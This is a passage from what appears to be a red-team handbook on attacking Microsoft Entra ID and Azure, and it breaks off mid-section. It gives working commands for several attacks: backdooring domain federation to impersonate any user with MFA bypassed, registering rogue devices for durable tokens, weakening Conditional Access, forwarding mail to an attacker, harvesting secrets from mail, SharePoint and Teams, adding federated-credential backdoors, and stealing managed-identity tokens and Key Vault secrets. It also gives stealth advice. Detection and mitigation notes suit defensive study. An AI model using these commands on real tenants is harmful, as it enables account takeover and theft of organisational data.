BOTH	AzureHound	Find apps and service principals worth backdooring

Detection

SOURCE	SIGNAL
AuditLogs	"Add service principal credentials" and owner additions to an application — especially a privileged one.
AuditLogs	A directory role assigned to a service principal rather than a user.
SignInLogs	A dormant application suddenly authenticating with client credentials from a new source.

OPSEC MODERATE

- "Add service principal credentials" is audited but blends with normal secret rotation.
- Use plausible credential names and expiries; avoid privileged apps for the persistence anchor if stealth matters.

Mitigation

- **Inventory and review app credentials, owners, and service-principal role holders** regularly, and remove the unrecognised.
- **Restrict who can add app credentials and owners** — Application Administrator is Tier-0 — and alert on every credential or owner change.
- **Apply credential policies** with short certificate lifetimes, and block user application registration.
- **Include workload identities in access reviews**, treating role-holding service principals as Tier-0.



Federated-Domain Backdoor

ENTRA-PER-02 · MITRE T1556 Modify Authentication Process · T1606.002 Forge SAML Tokens
· ImmutableID impersonation

Golden SAML steals an existing signing key; this plants the attacker's own. With administrative rights, convert or add a federated domain whose trusted issuer and signing certificate the attacker controls. From then on, forging a token for any user requires only their immutable identifier — no key theft, no AD FS access, and a sign-in that bypasses MFA. It is the most durable backdoor in a tenant.

WHY IT MATTERS

The backdoor lives in the directory's trust configuration, not on any server. It survives password resets, MFA re-enrolment, and account changes, and it grants impersonation of every user — including ones created later. A single federation setting, rarely reviewed, is total and lasting tenant compromise.

PREREQUISITES

- Global Administrator or Hybrid Identity Administrator to change domain federation settings.
- The immutable identifier of any user to impersonate — readable from the directory.

How it works

Entra trusts SAML tokens whose issuer matches a domain's configured federation and whose signature matches its configured certificate. Pointing that configuration at an attacker-supplied issuer and certificate makes the attacker's own key trusted for the domain. [A forged assertion for a target's immutable identifier, signed with that key and carrying an MFA claim, is then accepted as a genuine sign-in.](#) Because no existing key is touched and the change hides in federation settings, it is far quieter than stealing the AD FS certificate.

- 1 Convert a domain to a backdoored federation with an attacker-controlled issuer and certificate.
- 2 Read the immutable identifier of the user to impersonate.
- 3 Forge and sign a SAML token for that identifier, adding an MFA claim.
- 4 Present it to Entra and operate as the user; repeat for anyone, indefinitely.

Execution — Windows FEDERATION BACKDOOR

AADINTERNALS — CONVERT A DOMAIN TO A BACKDOOR

```
Import-Module AADInternals
# back-door the domain's federation with an attacker-trusted issuer (admin token)
ConvertTo-AADIntBackdoor -DomainName "company.com"
```

IMPERSONATE ANY USER BY IMMUTABLEID

```
# read the target's immutable id, then sign in as them, bypassing MFA
$id = Get-AADIntImmutableID -UserName "ceo@company.com"
Open-AADIntOffice365Portal -ImmutableID $id -Issuer "http://any.sts/B231A11F" -ByPassMFA $true
```

Tooling

PLATFORM	TOOL	ROLE
WIN	AADInternals · ConvertTo-AADIntBackdoor	Convert a domain to a backdoored federation in one call
WIN	AADInternals · Open-AADIntOffice365Portal	Impersonate any user by immutable identifier, bypassing MFA
WIN	AADInternals · Set-AADIntDomainFederationSettings	Set the issuer and signing certificate directly
BOTH	Microsoft Graph / MSOnline	Read and modify domain federation configuration

Detection

SOURCE	SIGNAL
AuditLogs	"Set domain authentication" — any change to a domain's federation, issuer, or signing certificate is critical and rare.
Domain inventory	A new verified or federated domain, or an issuer URI that does not match the legitimate identity provider.
SigninLogs	Federated sign-ins carrying MFA claims for users who performed no second factor.

OPSEC **HIGH**

- Federation and domain-authentication changes are rare, high-fidelity `AuditLogs` events and a known IR hunt.
- Very detectable — expect this to be reviewed after any suspected compromise.

Mitigation

- **Alert on every domain federation change** — this should be near-zero frequency, so any event is investigated.
- **Restrict and PIM Global and Hybrid Identity Administrator**, the roles that can change federation.
- **Review domain federation settings and verified domains** regularly for unexpected issuers.
- **Prefer cloud-managed authentication**, and enforce cloud-side MFA even for federated domains.



Device Registration & Token Persistence

ENTRA-PER-03 • MITRE T1098.005 Device Registration • T1550.001 Application Access Token
• rogue device / BPRT

A registered device is a durable foothold. Joining an attacker-controlled device to Entra provisions a device identity and the keys behind a Primary Refresh Token — long-lived access that also satisfies device-based Conditional Access. A bulk-registration token takes this further, minting device identities and PRTs at scale without per-user credentials. The token outlives the sign-in that created it.

WHY IT MATTERS

A rogue device looks like a managed endpoint to Conditional Access, so its tokens pass the very controls meant to stop them. And a bulk-registration token is a factory for these footholds — each new device a fresh, compliant-looking source of durable access.

PREREQUISITES

- Valid user credentials or a token allowing device registration.
- For scale: a bulk-registration (BPRT) token, obtainable with the right rights.

How it works

Registering a device provisions a device object and the device and transport keys that back a Primary Refresh Token. That PRT mints access and refresh tokens silently and carries a device claim that satisfies compliant- or joined-device policy. [A bulk-registration token removes the per-user requirement, letting an attacker register many devices and mint PRTs from one privileged artefact.](#) Each registered device is an independent, durable, policy-satisfying foothold.

- 1 Register an attacker-controlled device with a plausible name to Entra.
- 2 Obtain the device-bound PRT, which both persists and satisfies device-based policy.
- 3 Where rights allow, acquire a bulk-registration token and register devices at scale.
- 4 Mint tokens from the PRT as needed; the device identity keeps the access alive.

Execution — cross-platform REGISTER

ROADTX — REGISTER A DEVICE, MINT A PRT

```
# register an attacker device and obtain a durable, CA-satisfying PRT
roadtx device -a register -u user@company.com -p '<pass>' --name "Win-Backup-07"
roadtx prt -u user@company.com -p '<pass>'
```

Execution — Windows AT SCALE

AADINTERNALs — BULK-REGISTRATION TOKEN

```
Import-Module AADInternals
# obtain a BPRT to register devices / mint PRTs without per-user credentials
$bppt = Get-AADIntBPRT -AccessToken $token
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	roadtx (ROADtools)	Register devices and mint device-bound PRTs
WIN	AADInternals · Get-AADIntBPRT	Acquire a bulk-registration token to scale device persistence
WIN	AADInternals · Join-AADIntDeviceToAzureAD	Join an attacker device to obtain a device identity and PRT
BOTH	TokenTactics V2	Refresh and operate the persisted tokens

Detection

SOURCE	SIGNAL
AuditLogs	Device registrations — a new device joined, especially with an unusual name or by an unexpected user — and bulk-enrollment usage.
SignInLogs	A PRT-backed sign-in from a newly registered device id, then immediate use from a foreign IP.
Device inventory	Rogue or unmanaged devices appearing in the directory.

OPSEC **LOW → MODERATE**

- A new device registration is audited; the long-lived refresh token itself is quiet.
- Device registration blends with onboarding — a durable, low-noise foothold.

Mitigation

- **Restrict device registration and join**, and require MFA to register a device.
- **Require genuinely compliant devices** in Conditional Access, and review the device inventory for rogue registrations.
- **Limit and monitor bulk-enrollment tokens** where they are not needed.
- **Alert on new device registrations and PRT use from new devices**, with Continuous Access Evaluation for revocation.



Conditional Access & Named-Location Tampering

ENTRA-PER-04 · MITRE T1556 Modify Authentication Process · T1484 Policy Modification · control weakening

The quietest persistence weakens the controls rather than the accounts. With privilege over Conditional Access, an attacker excludes a controlled principal from a policy, flips a policy to report-only, or adds their own egress as a trusted named location so future sign-ins skip MFA and risk checks. The policies still exist and still look healthy — they simply no longer apply to the attacker.

WHY IT MATTERS

A weakened policy is far harder to spot than a stolen credential. The Conditional Access posture appears intact at a glance, while a single exclusion or trusted IP leaves a permanent, low-noise way back in. These changes are rarely alerted on and rarely reviewed.

PREREQUISITES

- A role that can edit Conditional Access policies and named locations — Conditional Access Administrator, Security Administrator, or Global Administrator.

How it works

Conditional Access decides each sign-in from policies and the conditions they reference. Editing a policy to exclude a principal removes that principal from enforcement without disabling the policy. Adding a trusted named location tells policies that anything from that range is low-risk, so sign-ins from the attacker's egress bypass MFA and risk gating. [Setting a policy to report-only keeps it visible in the portal while quietly stopping it from enforcing anything at all](#). Each change is a durable, low-noise reduction in the controls.

- 1 Read the Conditional Access policy set and the named-location list.
- 2 Add the attacker's egress range as a trusted named location.
- 3 Exclude a controlled account or group from the policies that would otherwise gate it.
- 4 Optionally flip a key policy to report-only to neutralise it while keeping it visible.

Execution — cross-platform **WEAKEN**

ADD A TRUSTED NAMED LOCATION

```
# mark the attacker egress trusted → sign-ins from it skip MFA and risk gating
az rest --method POST --uri "https://graph.microsoft.com/v1.0/identity/conditionalAccess/namedLocations" \
  --body '{"@odata.type": "#microsoft.graph.ipNamedLocation", "displayName": "VPN-Trusted", "isTrusted": true,
    "ipRanges":
    [{"@odata.type": "#microsoft.graph.IpV4CidrRange", "cidrAddress": "<attacker_cidr>"}]}'
```

EXCLUDE A CONTROLLED PRINCIPAL FROM A POLICY

```
# the policy stays enabled but no longer applies to the excluded principal
az rest --method PATCH --uri "https://graph.microsoft.com/v1.0/identity/conditionalAccess/policies/
<id>" \
  --body '{"conditions":{"users":{"excludeUsers":["<yourObjId>"]}}}'
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Microsoft Graph / az CLI	Edit Conditional Access policies and add named locations
WIN	AADInternals	Read and modify policy configuration
BOTH	MAAD-AF	Automate Conditional Access tampering actions
BOTH	ScubaGear / Maester	Baseline and diff policy state to surface the change (defensive)

Detection

SOURCE	SIGNAL
AuditLogs	Conditional Access policy edits — added exclusions, a state change to report-only or off — each critical and rare.
AuditLogs	A new named location, especially one marked trusted, and security-defaults changes.
Policy diffing	Drift between a known-good Conditional Access baseline and current state.

OPSEC **HIGH**

- Conditional Access policy edits are high-fidelity in **AuditLogs** and frequently alerted.
- Make changes during a maintenance window and keep exclusions minimal to avoid standing out.

Mitigation

- **Alert on every Conditional Access and named-location change** and treat it as high severity.
- **Restrict and PIM the roles that can edit policies**, and require change control for them.
- **Baseline and continuously diff policy state** to detect exclusions, report-only flips, and trusted-IP additions.
- **Review trusted named locations** and avoid over-trusting any range; protect break-glass accounts.

Because a weakened policy still looks healthy, configuration diffing is the backstop the audit alert depends on — the control state must be monitored as closely as the accounts it protects.

PART VII

Data Access & Collection

Once a token is in hand, the data itself: mail, documents, and chat searched and exfiltrated through Graph.

- | | |
|----|----------------------------------|
| 26 | Exchange Online & Outlook Access |
| 27 | SharePoint & OneDrive Discovery |
| 28 | Teams & Collaboration Data |



Exchange Online & Outlook Access

ENTRA-DAT-01 • MITRE T1114.002 Remote Email Collection • T1114.003 Email Forwarding Rule
• mailbox access

A token is a means; the mail is often the objective. With access scoped to Outlook or Exchange — roamed from any stolen token — mailboxes are read, searched for secrets, and exfiltrated through the same Graph API that powers the client. An application permission turns one mailbox into all of them, and a single inbox rule turns a one-time read into quiet, ongoing collection.

WHY IT MATTERS

Mail is where passwords, recovery codes, contracts, and internal decisions live. An app holding `Mail.Read` as an application permission reads every mailbox in the tenant, and a hidden forwarding rule keeps delivering after the session is gone — collection that outlives the access that set it.

PREREQUISITES

- A token scoped to Outlook or Microsoft Graph mail, or a service principal with mail application permissions.

How it works

The Graph mail endpoints expose messages, attachments, and folders, with server-side search over content. A delegated token reads the signed-in user's mailbox; `Mail.Read` or `Mail.ReadWrite` as an application permission reads or modifies any mailbox in the tenant. [A message rule that forwards to an external address — or eDiscovery content search, run with compliance rights — turns targeted reads into bulk, durable collection through Microsoft's own tooling.](#)

- 1 Confirm the token's mail scope, or authenticate a service principal that holds mail application permissions.
- 2 Search the mailbox — or, with application permissions, many mailboxes — for sensitive terms.
- 3 Download the messages and attachments that match.
- 4 For ongoing collection, plant a forwarding rule or run a compliance search and export.

Execution — cross-platform SEARCH

GRAPH — SEARCH A MAILBOX FOR SECRETS

```
# server-side search of the mailbox for sensitive terms
curl -s "https://graph.microsoft.com/v1.0/me/messages?$search=\"password\"" \
-H "Authorization: Bearer <token>"
```

PLANT A QUIET FORWARDING RULE

```
# an inbox rule that forwards mail to an attacker address and stops further processing
az rest --method POST --uri "https://graph.microsoft.com/v1.0/me/mailFolders/inbox/messageRules" \
--body '{"displayName":"sync","isEnabled":true,"actions":{"forwardTo":[{"emailAddress":{"address":"<attacker>"}]},"stopProcessingRules":true}'
```

Execution — Windows PILLAGE

GRAPHRUNNER / MAILSNIPER

```
# pillage accessible mailboxes for secrets and dump matching mail
Invoke-GraphRunner -Tokens $tokens
# or search a single mailbox for credential terms
Invoke-SelfSearch -Mailbox user@company.com -Terms "password","vpn","secret"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	GraphRunner	Search and pillage accessible mailboxes via Graph
WIN	MailSniper	Search mailboxes for passwords and sensitive content
WIN	Exchange Online PowerShell	Mailbox enumeration, permissions, and compliance search
BOTH	az CLI / Graph	Read mail, download attachments, and set forwarding rules

Detection

SOURCE	SIGNAL
AuditLogs	New inbox forwarding rules — a classic indicator — and external-forwarding configuration changes.
AuditLogs	Mail read by an application using the Mail.Read app permission, and eDiscovery or compliance searches.
SigninLogs	Bulk message reads or attachment downloads from an unfamiliar IP.

OPSEC MODERATE

- New forwarding rules are a classic indicator; application Mail.Read and bulk reads are audited.
- For stealth, read rather than forward, and avoid eDiscovery, which is heavily logged.

Mitigation

- Alert on new forwarding rules and eDiscovery searches, and block automatic external forwarding by policy.
- Minimise mail application permissions and review which service principals hold Mail.Read.
- Disable EWS where unused and audit mailbox delegation and folder permissions.
- Enforce phishing-resistant MFA and Conditional Access on mail access.



SharePoint & OneDrive Discovery

ENTRA-DAT-02 • MITRE T1213.002 Data from SharePoint • T1530 Data from Cloud Storage • document discovery

SharePoint Online and OneDrive hold the organisation's documents, and a single search query reaches every file the principal can touch. Over-sharing makes that far more than expected — company-wide links and stale permissions routinely expose credentials, contracts, and design material to any authenticated user. With a Graph or SharePoint token, sites are enumerated, content is searched, and files are pulled.

WHY IT MATTERS

SharePoint sprawl is the quiet data-breach engine. Files shared with "everyone" or "people in the organisation" surface to a low-privileged foothold, and an application with `Sites.Read.All` reads the entire tenant. A search for `password` across document libraries is one request.

PREREQUISITES

- A token scoped to SharePoint or Microsoft Graph files, or a service principal with site or file application permissions.

How it works

The Graph search endpoint queries SharePoint and OneDrive content together, returning items the token can access; the sites and drives endpoints enumerate libraries and walk their contents. A delegated token sees what the user can reach — which, with over-sharing, is often the whole estate. [An application permission such as `Sites.Read.All` or `Files.Read.All` removes that limit and reads every site and file in the tenant.](#)

- 1 Search SharePoint and OneDrive content for sensitive terms across everything accessible.
- 2 Enumerate sites and document libraries to find high-value repositories.
- 3 Walk the libraries and download the files that matter.
- 4 Note over-shared and company-wide content for the report — the exposure the search revealed.

Execution — cross-platform SEARCH

GRAPH SEARCH ACROSS SHAREPOINT + ONEDRIVE

```
# one query searches all accessible documents for sensitive terms
curl -s "https://graph.microsoft.com/v1.0/search/query" -H "Authorization: Bearer <token>" \
-H "Content-Type: application/json" \
-d '{"requests":[{"entityTypes":["driveItem"],"query":{"queryString":"password OR confidential"}}}'
```

ENUMERATE SITES AND LIBRARIES

```
az rest --method GET --uri "https://graph.microsoft.com/v1.0/sites?search=*"
az rest --method GET --uri "https://graph.microsoft.com/v1.0/sites/<siteId>/drive/root/children"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	GraphRunner	Search and pillage SharePoint and OneDrive content
BOTH	PnP PowerShell	Enumerate sites, libraries, and sharing configuration
BOTH	az CLI / Graph	Search content and download files
LIN	roadtx + Graph	Acquire a SharePoint-scoped token to drive the search

Detection

SOURCE	SIGNAL
AuditLogs	File reads by an application using <code>Sites.Read.All</code> or <code>Files.Read.All</code> , and a single principal touching many sites.
OfficeActivity	Search and access spikes, and bulk file downloads in a short window.
OfficeActivity	Access via company-wide or anonymous links shortly after a foothold.

OPSEC **MODERATE**

- Bulk download, search spikes, and application `Sites.Read.All` reads stand out in SharePoint audit.
- Pace downloads and target specific libraries rather than sweeping the tenant.

Mitigation

- **Minimise site and file application permissions**, and review which service principals hold them.
- **Reduce over-sharing** with Restricted SharePoint Search, sensitivity labels, and DLP, and audit company-wide and anonymous links.
- **Alert on bulk download** and on broad single-principal site access.
- **Apply Conditional Access** to SharePoint and OneDrive, including unmanaged-device limits.



Teams & Collaboration Data

ENTRA-DAT-03 · MITRE T1213 Data from Information Repositories · T1530 Data from Cloud Storage · chat collection

Teams is where the unguarded conversation happens — and where people paste the password, the link, the token they would never put in an email. With a Teams or Graph token, one-to-one chats and channel messages are read, teams and channels are enumerated, and the files shared in them are pulled through the SharePoint libraries that back them.

WHY IT MATTERS

Chat is treated as ephemeral and is rarely watched, so it collects secrets that nothing else does. An application with `Chat.Read.All` or the Teams export APIs reads conversations across the organisation, and a single channel can hold the credential that unlocks the next system.

PREREQUISITES

- A token scoped to Teams or Microsoft Graph chat, or a service principal with chat or channel-message application permissions.

How it works

The Graph chat and channel endpoints return message content for conversations the token can access — the signed-in user's chats with a delegated token, or, with `Chat.Read.All` and `ChannelMessage.Read.All` application permissions, conversations across the tenant. [Teams files live in the team's SharePoint library, so anything shared in a channel is reachable through the document techniques as well](#) — the chat reveals where the file is, and the library hands it over.

- 1 List the accessible chats, teams, and channels.
- 2 Read one-to-one and channel messages, searching for secrets and links.
- 3 Follow shared files into the backing SharePoint library and download them.
- 4 Catalogue the credentials and sensitive material that surfaced in conversation.

Execution — cross-platform READ

GRAPH — CHATS AND CHANNEL MESSAGES

```
# list the user's chats, then read one's messages
az rest --method GET --uri "https://graph.microsoft.com/v1.0/me/chats"
az rest --method GET --uri "https://graph.microsoft.com/v1.0/me/chats/<chatId>/messages"
# read messages from a team channel
az rest --method GET --uri "https://graph.microsoft.com/v1.0/teams/<teamId>/channels/<channelId>/messages"
```

Execution — Windows PILLAGE

GRAPHRUNNER TEAMS MODULES

```
# enumerate teams and channels and search messages for secrets
Invoke-GraphRunner -Tokens $tokens
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	GraphRunner	Enumerate Teams and search chat and channel messages
BOTH	TeamsEnum	Enumerate teams, channels, and membership
BOTH	az CLI / Graph	Read chats and channel messages directly
WIN	AADInternals	Read Teams messages with an acquired token

Detection

SOURCE	SIGNAL
AuditLogs	Chat or channel-message reads by an application using <code>Chat.Read.All</code> , and Teams export-API activity.
SigninLogs	A single principal reading many chats or channels in a short window, from an unfamiliar IP.
OfficeActivity	Bulk access to channel-backed SharePoint libraries following a foothold.

OPSEC **LOW → MODERATE**

- Chat reads are rarely watched; application `Chat.Read.All` and the export APIs are the audited exceptions.
- A quiet collection surface — favour delegated reads over tenant-wide export.

Mitigation

- **Minimise chat and channel-message application permissions**, and review which service principals hold `Chat.Read.All`.
- **Alert on application chat reads and Teams export-API use**, and on broad single-principal message access.
- **Apply retention and DLP to Teams** so secrets are caught and aged out of conversation.
- **Apply Conditional Access** to Teams, including unmanaged-device limits.

PART VIII

Workload & Resource Identity

The non-human identities — pipelines, managed resources — that authenticate with no secret to steal.

29 Workload Identity Federation Abuse

30 Managed Identity Abuse



Workload Identity Federation Abuse

ENTRA-WLI-01 · MITRE T1199 Trusted Relationship · T1550.001 Application Access Token · CI/CD → cCloud

Workload identity federation lets an external system — a GitHub Actions workflow, an Azure DevOps pipeline, a Kubernetes cluster — authenticate to Entra as an application with no stored secret. It presents an OIDC token from its own issuer, and Entra trusts it on the strength of a configured federated credential. That trust is the attack surface: control the pipeline, or add your own federated credential, and you mint cloud tokens with nothing to steal and nothing to rotate.

WHY IT MATTERS

This is where enterprise Azure is heading, and it removes the secret that detection relied on. A federated credential whose subject trusts a pull request or any branch is assumable by anyone who can open one; and a credential added to a privileged application is a backdoor with no key to find — only an issuer and a subject in the application's configuration.

PREREQUISITES

- Write access to an application's federated credentials (owner, Application Administrator, or `Application.ReadWrite.All`), or control of a pipeline a credential already trusts.

How it works

A federated credential binds an application to an external issuer, subject, and audience — for GitHub, the issuer `token.actions.githubusercontent.com` and a subject like `repo:org/repo:ref:refs/heads/main`. When a workflow runs, it requests an OIDC token and exchanges it for an Entra token for the application, no secret involved. **Two abuses follow: add a credential trusting an attacker-controlled repository or subject for a secretless backdoor, or compromise a pipeline a privileged credential already trusts** — through workflow injection, a poisoned pull request, or a self-hosted runner — and assume the application from there.

- 1 Enumerate applications and their federated credentials, noting permissive subjects and privileged apps.
- 2 Where you can write credentials, add one trusting a repository or subject you control.
- 3 Where a pipeline is reachable, inject a workflow step or poison a build to request the OIDC token.
- 4 Exchange the OIDC token for an Entra token and operate as the application.

Execution — cross-platform ADD A TRUST

GRAPH — FEDERATED-CREDENTIAL BACKDOOR

```
# trust an attacker repo/branch to authenticate as this app - no secret stored
az rest --method POST --uri "https://graph.microsoft.com/v1.0/applications/<appObjId>/federatedIdentityCredentials" \
  --body '{"name":"ci","issuer":"https://token.actions.githubusercontent.com",
    "subject":"repo:attacker/poc:ref:refs/heads/main","audiences":["api://AzureADTokenExchange"]}'
```


Execution — CI runner EXCHANGE A TOKEN

GITHUB OIDC → ENTRA TOKEN

```
# in a workflow with id-token: write (or from a compromised runner)
TOKEN=$(curl -s -H "Authorization: Bearer $ACTIONS_ID_TOKEN_REQUEST_TOKEN" \
"$ACTIONS_ID_TOKEN_REQUEST_URL&audience=api://AzureADTokenExchange" | jq -r .value)
az login --service-principal -u <appId> --tenant <tenantId> --federated-token "$TOKEN"
```

Execution — cross-platform OTHER ISSUERS

AZURE DEVOPS, GITLAB, KUBERNETES, TERRAFORM CLOUD

```
# the same trust extends to any OIDC issuer — only issuer and subject change
# Azure DevOps issuer https://vstoken.dev.azure.com/<orgId> subject sc://<org>/<project>/<serviceConnection>
# GitLab issuer https://gitlab.com subject project_path:<group>/<project>:ref_type:branch:ref:main
# Kubernetes issuer <cluster-oidc-issuer> subject system:serviceaccount:<namespace>:<serviceaccount>
# Terraform Cloud issuer https://app.terraform.io subject organization:<org>:project:<proj>:workspace:<ws>:run_phase:apply
```

A permissive subject on any of these — a wildcard, a pull-request trigger, or a shared workspace — is assumable by anyone who can drive that pipeline, exactly as with GitHub.

Tooling

PLATFORM	TOOL	ROLE
BOTH	az CLI / Graph	Enumerate and add federated identity credentials
BOTH	gato / gato-x	Enumerate and attack GitHub Actions and self-hosted runners
BOTH	GitHub Actions workflow	Request and exchange the OIDC token for an Entra token
BOTH	AzureHound	Surface applications with federated credentials and their permissions

Detection

SOURCE	SIGNAL
AuditLogs	"Add federated identity credential" on an application — rare, and high-value when the app is privileged.
SigninLogs	Workload-identity sign-ins via a federated credential from an unexpected issuer, repository subject, or IP.
CI/CD logs	OIDC token requests from unexpected workflows, forks, or self-hosted runners.

OPSEC

MODERATE → HIGH

- "Add federated identity credential" is rare and high-value in audit; workload sign-ins from an odd issuer stand out.
- Adding a credential is logged; compromising an existing trusted pipeline is quieter.

Mitigation

- **Scope subjects tightly** — exact repository, branch, and environment; never a pull-request or wildcard subject.
- **Restrict who can add federated credentials** and treat Application Administrator as Tier-0; alert on every credential addition.
- **Apply Conditional Access for workload identities** to constrain where federated tokens are accepted.

- **Harden the pipeline** — branch protection, required reviews, no privileged workflows from forks, and ephemeral runners.



Managed Identity Abuse

ENTRA-WLI-02 · MITRE T1552.005 Cloud Instance Metadata API · T1078.004 Cloud Accounts · resource → cloud

A managed identity gives an Azure resource — a virtual machine, a Function, a Logic App, a container — an Entra identity with no credential in code. The resource asks a local metadata endpoint for a token whenever it needs one. Compromise the resource, or reach that endpoint through a server-side request, and the token is yours: scoped to whatever the identity can touch, which is frequently a privileged Azure role or a Key Vault full of secrets.

WHY IT MATTERS

This is the cleanest resource-to-cloud pivot there is. A web application with a server-side request flaw and a managed identity hands its token to anyone who can reach the metadata endpoint — no code execution required — and an over-privileged identity turns one compromised VM into Contributor on a subscription.

PREREQUISITES

- Code execution on, or a server-side request flaw in, a resource that has a managed identity assigned.

How it works

A resource with a managed identity reaches the instance metadata endpoint at `169.254.169.254` — or, on App Service and Functions, an identity endpoint guarded by a header secret — and receives an access token for the resource it requests. Anything that can make that request inherits the token: code running on the host, or a server-side request flaw that can be pointed at the endpoint. [The token then works against Azure Resource Manager, Microsoft Graph, or Key Vault, with exactly the access the identity holds](#) — and managed identities are routinely granted far more than they need.

- 1 From code execution or a server-side request flaw, request a token from the metadata or identity endpoint.
- 2 Enumerate what the identity can reach — subscription roles, Graph permissions, Key Vault access.
- 3 Use the token against Resource Manager, Graph, or Key Vault to read secrets and act on resources.
- 4 Where the identity holds a privileged role, escalate as you would any over-permissioned principal.

Execution — Linux IMDS TOKEN THEFT

REQUEST A TOKEN FROM THE METADATA ENDPOINT

```
# ARM-scoped token for the resource's managed identity, from IMDS
curl -s -H "Metadata: true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
# enumerate what the identity can reach
az login --identity ; az role assignment list --assignee <miClientId> -o table
```

Execution — App Service / Functions IDENTITY_ENDPOINT

TOKEN VIA THE HEADER-GUARDED ENDPOINT, THEN KEY VAULT

```
# inside a Function / App Service the endpoint uses a header secret
curl -s -H "X-IDENTITY-HEADER: $IDENTITY_HEADER" \
"$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-version=2019-08-01"
# if the identity can read a Key Vault, pull its secrets
curl -s -H "Authorization: Bearer <vault_token>" "https://<vault>.vault.azure.net/secrets?api-version=7.4"
```

Tooling

PLATFORM	TOOL	ROLE
LIN	curl · IMDS	Request managed-identity tokens from the metadata endpoint
BOTH	az CLI · az login --identity	Authenticate as the identity and enumerate its access
WIN	MicroBurst · Get-AzPasswords	Pull managed-identity, automation, and Function credentials
BOTH	ROADtools / Azure tooling	Operate the token against ARM, Graph, and Key Vault

Detection

SOURCE	SIGNAL
AzureActivity	Resource Manager or Graph activity by a managed identity from an unexpected operation or pattern.
AzureDiagnostics	Secret reads by a managed identity that does not normally access the vault.
SigninLogs	Managed-identity sign-ins correlated with a host compromise or a spike in token requests.

OPSEC LOW → MODERATE

- IMDS token requests are local and unlogged by Entra, so the tell is Resource Manager or Key Vault activity by the managed identity.
- Blends where the resource normally acts on Azure; unusual Key Vault reads are the exposure.

Mitigation

- **Least privilege for every managed identity** — scope Azure roles narrowly, avoid Owner or Contributor at subscription scope, and keep Graph permissions off resource identities.
- **Protect the resource from the entry vector** — server-side request and code-execution flaws are the real way in; harden and restrict metadata access.
- **Firewall and RBAC Key Vaults** so a stolen identity token cannot reach secrets it should not.
- **Monitor managed-identity sign-ins and Resource Manager activity**, and apply Conditional Access for workload identities.

PART IX

Identity Governance & External Access

The governance and cross-tenant layers — guests, just-in-time roles, and entitlement packages — where access is granted, and quietly abused.

-
- 31 Cross-Tenant & B2B Guest Abuse
 - 32 Privileged Identity Management Abuse
 - 33 Access Package & Entitlement Abuse
-



Cross-Tenant & B2B Guest Abuse

ENTRA-GOV-01 · MITRE T1199 Trusted Relationship · T1078.004 Cloud Accounts · external identity

B2B collaboration and cross-tenant trust stretch the identity perimeter into other tenants. A guest account is a foothold inside the directory; a permissive cross-tenant policy lets a compromised partner satisfy Conditional Access here; and cross-tenant synchronisation can quietly provision attacker-controlled identities straight into the target as guests.

WHY IT MATTERS

External identities are governed loosely and watched less. Default guest permissions often allow directory enumeration, a guest that owns a group or application can manipulate it, and an inbound trust that honours a partner's MFA claim means breaking the partner breaks the gate here.

PREREQUISITES

- A compromised guest account, control of a connected partner tenant, or rights to invite guests or configure cross-tenant settings.

How it works

Guests authenticate into the target tenant and, with default permissions, read users, groups, and applications. Cross-tenant access settings define inbound and outbound trust — whether the tenant honours another's MFA and device claims, and how broadly B2B collaboration and direct connect are allowed. [Cross-tenant synchronisation pushes users from a source tenant into the target as B2B guests; an attacker who controls a source in that relationship, or who can configure it, injects identities into the directory as a quiet access and persistence path.](#)

- 1 From a guest foothold, enumerate the directory and the objects the guest can read or owns.
- 2 Inspect cross-tenant access settings for trust relationships and over-broad collaboration.
- 3 Where a guest owns privileged groups or applications, manipulate them to escalate.
- 4 Where cross-tenant synchronisation is reachable, provision attacker-controlled identities into the tenant.

Execution — cross-platform ENUMERATE

GUESTS AND THE OBJECTS THEY OWN

```
# every guest in the tenant
az rest --method GET --uri "https://graph.microsoft.com/v1.0/users?$filter=userType eq 'Guest'"
# groups, apps, and service principals a guest owns
az rest --method GET --uri "https://graph.microsoft.com/v1.0/users/<guestId>/ownedObjects"
```

CROSS-TENANT ACCESS AND SYNCHRONISATION

```
# default and partner-specific cross-tenant trust, B2B, and sync settings
az rest --method GET --uri "https://graph.microsoft.com/v1.0/policies/crossTenantAccessPolicy/partners"
# provisioning jobs that push identities into this tenant (cross-tenant sync)
Get-MgServicePrincipal -Filter "displayName eq 'Azure AD to Azure AD Provisioning'"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	az CLI / Graph	Enumerate guests, ownership, and cross-tenant policy
BOTH	Microsoft Graph PowerShell	Inspect cross-tenant synchronisation and B2B settings
BOTH	AzureHound / BloodHound	Map guest ownership and access edges to privileged objects
WIN	AADInternals	Probe tenant relationships and guest context

Detection

SOURCE	SIGNAL
AuditLogs	Guest invitations, changes to cross-tenant access policy, and new cross-tenant synchronisation configurations.
SigninLogs	Guest sign-ins, and inbound access relying on a partner tenant's MFA or device claim.
AuditLogs	Guests added to privileged groups or roles, or taking ownership of applications.

OPSEC **MODERATE**

- Guest invitations, cross-tenant policy edits, and cross-tenant-sync configuration changes are audited.
- Guest activity blends with legitimate collaboration; a new sync relationship is the louder move.

Mitigation

- **Set guest permissions to the most restrictive** and limit who can invite guests.
- **Review cross-tenant access settings** — do not blanket-trust partner MFA or device claims, and scope B2B and direct connect narrowly.
- **Audit cross-tenant synchronisation** relationships, and alert on new provisioning jobs.
- **Deny guests ownership of privileged objects**, and run access reviews over external identities.



Privileged Identity Management Abuse

ENTRA-GOV-02 · MITRE T1078.004 Cloud Accounts · T1098.003 Additional Cloud Roles · just-in-time abuse

Privileged Identity Management makes high roles eligible rather than standing — activated just in time, ideally behind approval. It is a strong control and an overlooked attack surface at once: an account that is merely eligible for Global Administrator is not flagged as privileged until it activates, and where activation needs only MFA, the holder is one click from the role.

WHY IT MATTERS

Audits and detections often look at active role holders and miss eligible ones — so an eligible-for-GA account is a quiet path to the top. Weak activation settings, standing or self-approvers, and break-glass accounts excluded from every control turn the gate into a formality.

PREREQUISITES

- Control of an account that is eligible for a privileged role, or for a privileged-access group, under PIM.

How it works

